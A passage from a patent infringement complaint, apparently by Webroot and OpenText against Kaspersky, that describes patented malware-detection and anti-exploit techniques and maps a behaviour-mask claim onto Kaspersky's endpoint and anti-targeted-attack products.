74. In addition to analyzing the behavior of an object to identify those that are potentially malicious, malware detection is further improved by understanding the context of the event and computer objects of interest. (*See* Exhibit 3, '045 Patent, 2:39-45 ("The system filters may be built upon the same or similar technology related to behavior monitoring and collection, as discussed in U.S. application Ser. No. 13/372,375 filed Feb. 13, 2012, (Methods and Apparatus for Dealing with Malware").) In particular, in many cases a potentially malicious object is identified by the system as a result of other events that provide information as to whether the code is malicious. For example, if an object or event under investigation originated from an object or event that is known to be malicious or have malicious behaviors or characteristics, the presence of the known, malicious object provides a further indication that the potentially malicious object or event is malicious as well.

75. The patents further explain that in addition to context information, the systems and techniques can also use information from the network to obtain a global perspective of the network operation. The combination of contextual information and global perspective enables detection of new zero-day threats, including objects created from objects (or similar objects) that have been identified previously as malicious. Indeed, in the context of modern computers and network systems that generate tens of millions of events every minute, the use of a global perspective and contextual information to correlate an event or object under investigation with prior, related events and objects—including the originating object—significantly improves the ability of the system to identify potential threats.

76. The patents further disclose technical improvements to forensic systems by "assembling" or "generating" an "event line" based on the contextual information—including the

correlation to the originating object—and global perspective. (*See, e.g.,* Exhibit 3, '045 Patent, 9:50-58.) The generation of the event line makes it easier for end users to "identify events, and/or instances of malware, that require more immediate attention"—thereby improving the accuracy and efficiency of identifying additional malicious code, as well as enabling administrators to more readily analyze malware, assess vulnerabilities, and correct damage done by the originating objects (and other objects in the event chain). (*See* Exhibit 3, '045 Patent, 9:45-49.) The generation and use of an event line itself was, at the time, an unconventional way in which event information, contextual state information, and global perspectives are generated, communicated, and/or potentially displayed to, and interacted with by, an administrator or end user.

77. Thus, the '224 and '045 Patents describe and claim systems and methods that provide technical advantages and improvements over traditional network security and forensic systems, including more efficient and accurate identification of malware (*e.g*., the contextual and global perspective information reduced false negative and positives for malware detection). The described systems and methods also improved the identification of other malware (and corresponding events) that might otherwise go undetected in prior systems, thereby improving system performance and reducing the number of resources required.

78. Indeed, the described systems and methods enable end-to-end forensic visibility into event occurrences across a networked environment and from the bottom of the stack to the top, thereby improving upon conventional network forensic products. (*See* Exhibit 3, '045 Patent, 2:31-38, 3:49-55; Exhibit 4, '224 Patent, 2:33-40, 3:52-59; *see also* Exhibit 3, '045 Patent, 4:36-41; Exhibit 4, '224 Patent, 4:39-44.)

79. Applicant further explained during prosecution how the generation of contextual state information and obtaining a global perspective—including for objects and events other than

those that were detected, such as the originating object—are unconventional steps in the areas of malware detection and network forensics. For example, Applicant explained how the described systems and methods improve the system performance of computing devices:

> In this case, the claimed invention provides for determining correlations between events and objects and creating an audit trail for each individual event. For example, a context analyzer may correlate an actor, victim, and/or event type to one or more originating processes, devices, and users. After the analysis is complete, a sensor agent may use the correlated data to generate a global perspective for each event such that an administrator is able to forensically track back any event which occurs to what triggered it. Thus, the global perspective represents a drastic transformation of raw event data into a comprehensive, system-wide forensic audit trail. ('045 Patent Prosecution History, 2016-03-16 Amendment at 11-12.)
>
> In this case, examples of the claimed systems and methods provide low level system filters which intercept system events "in a manner such that the operation of the system filter does not impact system performance." Specification, para. [0008]. For example, on an average system, because tens of millions of events take place every minute, the noise ratio can prevent forensic solutions from being able to provide sufficient value to the end consumer of their data due to the inability to quickly find important events. A product which impacts system performance will have considerably diminished value to an administrator and can negatively affect the results of an analysis undertaken. Examples of the present systems and methods address this shortcoming by providing a system filter that substantially improves the system performance of the computing devices in the system. (*See* '045 Patent Prosecution History, 2016-03-16 Amendment at 12.)

80. During prosecution, Applicant further explained how the claims are directed to solving a technical problem and a specific improvement in computer functionality relating to computer security:

> ***[T]he claims are directed to solving a technical problem***. Typically, network forensic systems use network forensic tools (e.g., network sniffers and packet capture tools) to detect and capture information associated with communication sessions. Although such network forensic tools are operable to passively collect network traffic, the tools reside at a network edge (e.g., outside of a system or hosts). As a result, the network forensic tools have no ability to obtain useful information within a host or to establish any sort of context from within a host that is generating and/or receiving network events. To address this, aspects of the present disclosure enable methods for providing forensic visibility into systems and networks. For example, a local aggregator/interpreter, context analyzer and sensor agent may provide visibility into occurrences across an environment to ensure that

> a user (e.g., an administrator) is aware of any system change and data communications in and out of the computing devices residing on the network. During this process, identified events may be correlated to objects, thus creating an audit trial [sic] for each individual event. (*See* '045 Patent Prosecution History, 2016-03-16 Amendment at 9-10 (emphasis added).)
>
> Here, ***the claims are directed to a specific improvement in computer functionality relating to computer security, and more specifically to providing end-to-end visibility of events within a system and/or network***. (*See* '224 Patent Prosecution History, 2018-08-29 Amendment at 10-11 (citing '224 Patent specification) (emphasis added).)
>
> The Specification subsequently discusses a variety of ways in which the claimed subject matter solves the above-described problem. For example: "It is, therefore, one aspect of the present disclosure to provide a system and method whereby events occurring within a computing device are captured and additional context and a global perspective is provided for each capture
> event. For example, a sensor agent may provide visibility into occurrences across an environment, such as a networked environment, to ensure that an administrator is aware of any system changes and data communication in and out of computing devices residing on the network." (*See* '224 Patent Prosecution History, 2018-08-29 Amendment at 11-12 (citing '224 Patent specification).)

81. In response to these arguments, the Examiner withdrew a rejection based on 35 U.S.C. §101 and allowed the claims of the Forensic Visibility Patents to issue. As recognized by the USPTO Examiner, the claimed inventions of the '045 and '224 Patents provide a technical solution to the technical problem of forensic visibility regarding events in a computer network.

<u>US. Patent No. 10,284,591</u>

82. U.S. Patent No. 10,284,591 is entitled "Detecting and Preventing Execution of Software Exploits," was filed on January 27, 2015, and was duly and legally issued by the USPTO on May 7, 2019. The '591 patent claims priority to provisional application 61/931,772 filed January 27, 2014. A true and correct copy of the '591 Patent is attached as Exhibit 5. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the '591 Patent. Webroot has granted Plaintiff OpenText an exclusive license to the '591 Patent.

83. The '591 Patent describes and claims an "anti-exploit" technique to prevent

undesirable software and/or other computer exploits from executing. (*See* Exhibit 5, '591 Patent, 1:13-28, 1:32-33.) Computer "exploits" include code, software, data, or commands that take advantage of a bug, glitch, or vulnerability in a computer system. To accomplish this goal, the novel anti-exploit techniques described and claimed in the '591 Patent monitor memory space of a process for execution of functions and performs "stack walk processing" upon invocation of a function in the monitored memory space. (*Id.* at 1:33-39.) During that stack walk processing, a memory check may be performed to detect suspicious behavior. (*Id.*) If the memory check detects certain types of suspicious behavior, an alert may be triggered that prevents the execution of a payload for the invoked function. (*Id.* at 1:39-48.)

84. The '591 Patent describes and claims unconventional "stack walk processing" techniques for detecting and preventing unwanted software exploits during which memory checks are performed before an address of an originating caller function is reached. The anti-exploit techniques can include performing "memory checks performed during the stack walk processing once an address is reached for an originating caller function." (*See id.* at 8:6-7.) In one embodiment, "memory checks from the lowest level user function of the hooked function down through the address of the originating caller function" may be performed to detect and identify suspicious behavior. (*Id.* at 6:7-11.)

85. The "stack walking" and "memory checks" described and claimed in the '591 Patent are fundamentally rooted in computer technology—in fact, they are processes only performed within a computer context. The techniques described and claimed in the '591 Patent addresses a problem that specifically arises in the realm of computer technology (namely, computer exploit identification) by, *inter alia*, performing memory checks and detection specified behavior during stack walking.

86. The ’591 Patent further describes and claims unconventional techniques that address identified weaknesses in conventional exploit prevention technologies. For example, unlike exploit prevention technologies that try to prevent an exploit from ever starting its own shellcode to execute a malicious payload, the ’591 Patent describes and claims a technique that prevent shellcode from executing a malicious payload even if the shellcode has been started. (*Id.* at 6:24-30, 7:56-62.) Thus, these unconventional techniques address an identified weakness in conventional exploit prevention systems and provide technical advantages including enhanced security protection, improved detection of potential security exploits, reduction in error rate identifying and marking suspicious behavior (*e.g.*, false positives), and improved usability and interaction for users who are not required to continuously monitor for security exploits. (*Id.* at 2:44-51.) As such, the ’591 Patent describes and claims specific computer-related technological steps to accomplish an improvement in computer security and functionality and is directed to a specific technological solution to a problem unique to computers.

U.S. Patent No. 10,599,844

87. The ’844 Patent is entitled “Automatic Threat Detection of Executable Files Based on Static Data Analysis,” was filed May 12, 2015, and was duly and legally issued by the USPTO on March 24, 2020. A true and correct copy of the ’844 Patent is attached as Exhibit 6. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’844 Patent. Webroot has granted Plaintiff OpenText an exclusive license to the ’844 Patent.

88. The ’844 Patent addresses and improves upon conventional approaches to malware detection in computer networks and computer network operation. Every day, an uncountable number of new executable files are created and distributed across computer networks. Many of those files are unknown, and malicious. It is, thus, vital to accurately and immediately diagnose

those files for any potential threat, while also efficiently using resources (*e.g.*, processing power). (*See* Exhibit 6, '844 Patent, 1:7-13.)

89. Conventional approaches for diagnosing potential malware threats were costly and time consuming, making it difficult to realistically address zero-day threats for all of the files entering a system. These "[a]pproaches to detecting threats typically focus[ed] on finding malicious code blocks within a file and analyzing the behavior of the file." (*See* Exhibit 6, '844 Patent, 2:15-17.) Encrypted files would be decrypted then disassembled to extract the code for analysis, typically by traditional anti-virus software based on signature matching. (*Id.* at 2:15-20) If the code was malware, investigating its behavior involved running the code on the system, which put the system at risk. (*Id.* at 2:20-23.)

90. Another approach for protecting against potential threats from unknown executable files involved wavelet decomposition to determine software entropy. (*See* '844 Patent Prosecution History, April 24, 2019 Applicant Remarks, at 8.) Wavelet decomposition is a process where an original image is decomposed into a sequence of new images, usually called wavelet planes. (*Id.*) In this method, each data file in a set of data files is split into random, non-overlapping file chunks of a fixed length. (*Id.*) Those file chunks are then represented as an entropy time-series, which measures the time it takes for each chunk to decompose. (*Id.*) Said differently, this approach measured how much time it took a data file to decompose. (*Id.*) Once the file decomposition rate, or entropy time-series, had been calculated, that rate would be compared to decomposition rates of "known bad" files to identify files that contain malware. (*Id.* at 9.) This process required significant computing resources—typically taking hours to complete—and was not sufficiently accurate in identifying malware.

91. The '844 Patent significantly improved upon and addressed shortcomings

associated with these prior approaches. The ’844 Patent describes and claims methods and systems that detect threats in executable files without the need to decrypt or unpack those executable files by extracting “static data points inside of the executable file without decrypting or executing the file,” generating “feature vectors” from those static data points, selectively turning on or off features of the feature vector, and then evaluating the feature vector to determine if the file is malicious. (*See, e.g.,* Exhibit 6, ’844 Patent, 1:20-21; cl. 1.) The described system and methods enable accurate and efficient identification of malware without the need to distinguish between encrypted files and non-encrypted files (*id*. at 6:58-59), thereby significantly increasing efficiency and reducing processing resources required to analyze each potentially malicious computer object. By using this unconventional approach to determine whether a file executable on a computer poses a threat, the ’844 Patent improves on the operation of the computer network associated with the computer by enhancing security, including by increasing detection of new threats, reducing the error rates in identifying suspicious files, and improving efficiency in detecting malicious files. (*See* Exhibit 6, ’844 Patent, 2:46-56.)

92. The ’844 Patent describes and claims techniques that employ a learning classifier (*e.g.*, a machine-learning classifier) to determine whether an executable file is malicious, for example by using the classifier to classify data into subgroups and identify and analyze specific data points to which those subgroups correspond. (*See* Exhibit 6, ’844 Patent, 4:33-41, 7:40-8:1.) The described and claimed technique also selectively turn on or off features for evaluation by the learning classifier. (*See id*. at 7:57-66.) Doing so accelerates analysis and reduces false positives by testing those features of a file likely to be relevant to a determination of its maliciousness. For example, the learning classifier “may detect that the file does not contain ‘legal information’,” such as “timestamp data, licensing information, copyright information, etc.” (*See id.* at 7:66-8:5.)

In this example, given the lack of legal protection information in the file, the learning classifier would "adaptively check" the file for additional features that might be indicative of a threat," while "turn[ing] off," and thus not use processing time unnecessarily checking features related to an evaluation of "legal information." (*Id*. at 8:5-10.)

93. Second, the '844 Patent describes and claims techniques that use character strings extracted from within the executable file to generate a feature vector and then evaluate that feature vector using support vector processing to classify executable files. (*See* Exhibit 6, '844 Patent, 9:2-11.) The classifier provides, for example, the ability to leverage the indicia of "benign" files, which use "meaningful words" in certain data fields, versus "malicious" files, which leave such fields empty or full of "random characters," to build meaningful feature vectors that are analyzed to make faster and more identifications of malware. (*See, e.g.,* Exhibit 6, '844 Patent, 9:2-18.)

94. The '844 Patent is thus directed to specific solutions to problems necessarily rooted in computer technology, namely, the determination whether a file executable on a computer poses a threat. The '844 Patent improved upon the accuracy and efficiency of malware detection. (*See* Exhibit 6, '844 Patent, 2:15-45.)

95. By using some or all of the unconventional techniques described above to determine whether a file executable on a computer poses a threat, the '844 Patent addresses a problem necessarily involving computers and improves upon the operation of computer networks. In particular, the '844 Patent achieves a number of technical advantages over conventional approaches to malware detection including, for example:

- enhanced security protection including automatic detection of threats, reduction or minimization of error rates in identification and marking of

suspicious behavior or files (*e.g.*, cut down on the number of false positives),

- ability to adapt over time to continuously and quickly detect new threats or potentially unwanted files/applications,
- improved efficiency in detection of malicious files, and
- improved usability and interaction for users by eliminating the need to continuously check for security threats.

(*See* Exhibit 6, '844 Patent, 2:15-57.)

ACCUSED PRODUCTS


96. Kaspersky uses, makes, offers, sells, maintains, and installs security products that provide and implement endpoint protection platforms for individuals and enterprises. These products incorporate Plaintiffs' patented technologies.

97. Kaspersky Total Security is a "comprehensive internet security solution" that includes multiple "security tools" including a "firewall" and "[b]locks viruses & ransomware." (https://www.kaspersky.com/downloads/total-security; https://www.windowscentral.com/kaspersky-total-security-vs-internet-security-vs-antivirus.)

98. Kaspersky Endpoint Detection and Response, which includes Kaspersky Endpoint Security (*e.g.*, for Windows or Business), "combines multi-layered, next-generation threat protection with additional proactive technologies such as Application, Web and Device controls, vulnerability and patch management and data encryption into an EDR-ready endpoint agent with an extensive systems management tool." (https://usa.kaspersky.com/small-to-medium-business-security/endpoint-windows; https://usa.kaspersky.com/enterprise-security/endpoint). Kaspersky's endpoint protection platforms use behavioral analysis, firewalls, and other components to protect

against cyberattacks, whether deployed in both cloud and on-premise formats.

99. The "Kaspersky Security Network (KSN) infrastructure is designed to receive and process complex global cyberthreat data, transforming it into the actionable threat intelligence that powers our products."




(https://www.kaspersky.com/ksn)

100. The "Kaspersky Security Center" is "[f]ully scalable" and "supports growing businesses with changing security needs, and facilitates comprehensive systems and security management, with easy separation of administrator responsibilities – all from one unified management console which is also available as a web-based console." It provides an "administration console, with an additional flexible web-based interface that's available wherever you are – through any static or mobile device"; a "'single pane of glass' lets you view and manage security right across your corporate environment – cloud, physical and virtual machines and mobile devices." (https://www.kaspersky.com/small-to-medium-business-security/security-center.)

101. Kasperksy's Threat Intelligence, Threat Intelligence Portal, and CyberTrace (a

"threat intelligence platform") provide "access to the intelligence you need to mitigate cyberthreats, provided by our world-leading team of researchers and analysts." (https://media.kaspersky.com/en/business-security/enterprise/Kaspersky_Threat_Intelligence_Services.pdf)

102. Kaspersky's Anti-Targeted Attack Platform "combines network and endpoint sensors, sandbox technology and intelligent analysis to correlate different indicators of compromise and help businesses discover even the most complex targeted attacks. To counter advanced cyber threats, the latest solution improvements bring in new powerful tools such as the monitoring of corporate workflow, including web and e-mail traffic, when integrated with the Kaspersky Security for Mail Gateway solution." Moreover, "[i]t fully integrates with Kaspersky Endpoint Security for Business, which shares a single agent with Kaspersky EDR, and with both Kaspersky Security for Mail Server and Kaspersky Security for Internet Gateway to provide automated gateway-level responses to complex threats." (https://usa.kaspersky.com/enterprise-security/anti-targeted-attack-platform.)



(https://me-en.kaspersky.com/about/press-releases/2017_proven-detection-empowered-with-scalability-kaspersky-lab-releases-a-major-update-of-its-anti-targeted-attack-platform.)

103. On information and belief, Kaspersky Endpoint Detection and Response integrates with and/or provides a platform for some or all of these (and other) Kaspersky products such as Kaspersky Anti-Targeted Attack Platform, Kaspersky Security Network, and Threat Intelligence.

FIRST CAUSE OF ACTION
(INFRINGEMENT OF THE '250 PATENT)

104. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

105. Kaspersky has infringed and continues to infringe one or more claims of the '250 Patent in violation of 35 U.S.C. § 271 in this judicial district and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features such as Kaspersky Endpoint Security with Behavior-Based Protection ("Kaspersky Endpoint") and Kaspersky Anti-Targeted Attack Platform, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '250 Patent as described below.

106. For example, claim 1 of the '250 Patent recites:

> 1. A method of classifying a computer object as malware, the method comprising:
>
> at a base computer, receiving data about a computer object from each of plural remote computers on which the object or similar objects are stored, the data including information about the behaviour of the object running on one or more remote computers;
>
> determining in the base computer whether the data about the computer object received from the plural computers indicates that the computer object is malware;
>
> classifying the computer object as malware when the data indicates that the computer object is malware; when the determining does not indicate that the computer object is malware, initially classifying the computer object as not malware;

automatically generating a mask for the computer object that defines acceptable behaviour for the computer object, wherein the mask is generated in accordance with normal behaviour of the object determined from said received data;

running said object on at least one of the remote computers;


automatically monitoring operation of the object on the at least one of the remote computers;

allowing the computer object to continue to run when behaviour of the computer object is permitted by the mask:

disallowing the computer object to run when the actual monitored behaviour of the computer object extends beyond that permitted by the mask; and,

reclassifying the computer object as malware when the actual monitored behaviour extends beyond that permitted by the mask.


107. The Accused Products perform each element of the method of claim 1 of the '250 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method for classifying a computer object as malware*, as further explained below. As one example the "Kaspersky Anti Targeted Attack Platform . . . is a solution designed for the protection of a corporate IT infrastructure and timely detection of threats such as *zero-day attacks, targeted attacks*, and complex targeted attacks." (*See* https://support.kaspersky.com/KATA/3.5/en-US/174980.htm.)



(*See* https://www.youtube.com/watch?v=qmKa2_eITIY.)

108. The Accused Products perform a method that includes *receiving data at a base*

computer about a computer object from each of plural remote computers on which the object or similar objects are stored, the data including information about the behaviour of the objects running on one or more remote computers. For example, "Endpoint Sensors" are "[i]nstalled on separate computers" and "[c]ontinuously monitor[] processes running on those computers, active network connections, and files that are modified." (*See* https://support.kaspersky.com/KATA/3.6/en-US/174993.htm.) Endpoint Agents send information about events (*e.g.*, related to monitored processes, open network connections, files being modified, etc.) to a central server. (*See* https://support.kaspersky.com/KATA/3.7/en-US/198617.htm.) Namely, the data from the endpoint sensors is received at the "Endpoint Security Server" (or "Central Node"), which "scans" for malicious behavior and receives data about processes running on the plurality of endpoint computers that are connected to, and protected by, Kaspersky Anti-Targeted Attack ("KATA") Platform.



(*See* https://media.kaspersky.com/en/business-security/enterprise/Datasheet_KATA.pdf.)

- *Sensor.* Receives data.
- *Central Node.* Scans data, analyzes the behavior of objects, and publishes analysis results in the web interface of the program.
- *Sandbox.* Starts virtual images of operating systems (32-bit Windows XP SP3, 64-bit Windows 7 and Windows 10). Starts files in these operating systems and tracks the behavior of files in each operating system to detect malicious activity and signs of targeted attacks to the corporate IT infrastructure.
- *Endpoint Sensors.* Installed on separate computers that belong to the corporate IT infrastructure and run the Microsoft Windows operating system. Continuously monitors processes running on those computers, active network connections, and files that are modified.

(*See* https://support.kaspersky.com/KATA/3.5/en-US/174993.htm.)

Endpoint sensors (Kaspersky EDR) gather all the necessary data from endpoints across your infrastructure. Agent deployed on endpoints constantly monitor processes, interactions, open network connections, operating system status, changes to files, etc. They then send the collected data and information relating to the detection of suspicious events to the KATA Platform for additional study and analysis, as well as for comparison with events detected in other information flows.

(*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/kaspersky-anti-targeted-attack-platform.)

109. The Accused Products perform a method that includes *determining in the base computer whether the data about the computer object received from the plural computers indicates that the computer object is malware; classifying the computer object as malware when the data indicates that the computer object is malware* [*and*] *when the determining does not indicate that the computer object is malware, initially classifying the computer object as not malware*. As explained above, in the Accused Products, the "Endpoint Security Server" (or "Central Node") receives data from the endpoint sensors, including behavior data, about computer objects on each endpoint. The Endpoint Security Server includes a "Behavior Detection component" that contains "Behavior Stream Signatures" ("BSS"), which contain actions that are classified as dangerous. The Kaspersky Endpoint Security server compares the data received from the endpoint to the BSS and determines if the computer object is malware (*e.g.*, if there is a match) or not malware, and classifies it accordingly.

About Behavior Detection

The application Behavior Detection component collects data on the actions of applications on your computer and provides this information to other protection components to improve their performance.

The application Behavior Detection component utilizes Behavior Stream Signatures (BSS). These signatures contain sequences of actions that Kaspersky Endpoint Security classifies as dangerous. If application activity matches a behavior stream signature, Kaspersky Endpoint Security performs the selected responsive action. Kaspersky Endpoint Security functionality based on behavior stream signatures provides proactive defense for the computer.

(*See* https://support.kaspersky.com/KESWin/11/en-us/151039.htm.)

110. The Accused Products perform a method that includes *automatically generating a mask for the computer object that defines acceptable behaviour for the computer object, wherein the mask is generated in accordance with normal behaviour of the object determined from said received data*. The Accused Products employ Adaptive Anomaly Control, which "monitors and blocks suspicious actions that are not typical of the computers in a company's network . . . us[ing] a set of rules to track uncharacteristic behavior." (*See* https://support.kaspersky.com/KESWin/11.1.1/en-US/176744.htm; https://www.kaspersky.coenterprise-security/wiki-section/products/adaptive-anomaly-control.) The Adaptive Anomaly Control includes Automated Adaptation, which adapts the applied rules based on normal operation of the computers in a computer network and the objects running thereon. (*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/adaptive-anomaly-control.) Automated adaption begins in "Learning Mode, collecting statistical data about control rules triggered over a specific period—to create a normal activity model for a user or group (legitimate scenario)" based on the computer objects running on each computer. (*Id.*) Later, "in Prevention Mode, the system activates only those rules that block the actions anomalous to this group or user's scenario." (*Id.*) The Accused Products rely on the automated assemblage of behavior rules, which as noted above is generated to identify anomalies in accordance with the normal behavior of each computer object in the user's specific environment.

111. The Accused Products perform a method that includes *running said object on at*

least one of the remote computers and automatically monitoring operations of the object on the at least one of the remote computers; allowing the computer object to continue to run when behavior of the computer object is permitted by the mask; disallowing the computer object to run when the actual monitored behavior of the computer object extends beyond that permitted by the mask; and reclassifying the computer object as malware when the actual monitored behavior extends beyond that permitted by the mask. As explained above, the Accused Products, through Kaspersky's Adaptive Anomaly Control, automatically assemble behavior rules, which are based on the normal behavior of each computer object in the user's specific environment, to identify anomalies when those computer objects run on the end point computers. Kaspersky's Adaptive Anomaly Control allows processes to run on each endpoint computer, while it looks for behavioral anomalies and automatically targets running processes and acts when a threat is detected. (*See* https://www.kaspersky.com/enterprise-security/wiki-section/products/adaptive-anomaly-control.)

Administration Server SECURITY-CENTER (ABC\Administrator)

Monitoring | Statistics | Reports | Events

Event selections Recent events ★

Run selection | Selection properties | Create a selection | Import/Export

Add/Remove columns

Time	Device	Event	Description	Group
12-Nov-19 16:52:35	TOM-LAPTOP	Process action skipped	Event type: Process action skipped User: ABC\Tom (Active use...	Workstations
12-Nov-19 16:52:07	TOM-LAPTOP	Process action blocked	Event type: Process action blocked User: ABC\Tom (Active use...	Workstations
12-Nov-19 16:50:40	Administration Server <SEC...	Audit (object modification)	Policy "Kaspersky Endpoint Security for Windows (11.1.1)" has been ...	Servers
12-Nov-19 15:45:16	Administration Server <SEC...	Audit (connection to the Administration Server)	User "ABC\Administrator" has connected to the Administration Serve...	Servers
12-Nov-19 14:36:54	ALEX-DESKTOP	Participation in KSN is enabled	Event type: Participation in KSN is enabled Application: Kaspers...	Workstations
12-Nov-19 14:36:51	TOM-LAPTOP	Participation in KSN is enabled	Event type: Participation in KSN is enabled Application: Kaspers...	Workstations
12-Nov-19 14:36:51	Administration Server <SEC...	KSN Proxy has started. KSN availability check has c...	KSN Proxy has started. KSN availability check has completed success...	Servers
12-Nov-19 14:37:12	Administration Server <SEC...	Administration Server has started.	Administration Server is running.	Servers
12-Nov-19 13:44:26	Administration Server <SEC...	Administration Server has stopped.	Administration Server has stopped.	Servers
12-Nov-19 13:29:15	ALEX-DESKTOP	Application has been uninstalled.	"Kaspersky Endpoint Security for Windows" version "11.1.1.126" has...	Workstations
12-Nov-19 13:29:15	ALEX-DESKTOP	Application has been installed.	"Kaspersky Endpoint Security for Windows" version "11.2.0.2254" h...	Workstations
12-Nov-19 13:28:43	TOM-LAPTOP	Application has been uninstalled.	"Kaspersky Endpoint Security for Windows" version "11.1.1.126" has...	Workstations
12-Nov-19 13:28:43	TOM-LAPTOP	Application has been installed.	"Kaspersky Endpoint Security for Windows" version "11.2.0.2254" h...	Workstations
12-Nov-19 13:27:53	TOM-LAPTOP	Completed		Workstations
12-Nov-19 13:27:52	ALEX-DESKTOP	Completed		Workstations
12-Nov-19 13:27:50	TOM-LAPTOP	Scheduled		Workstations
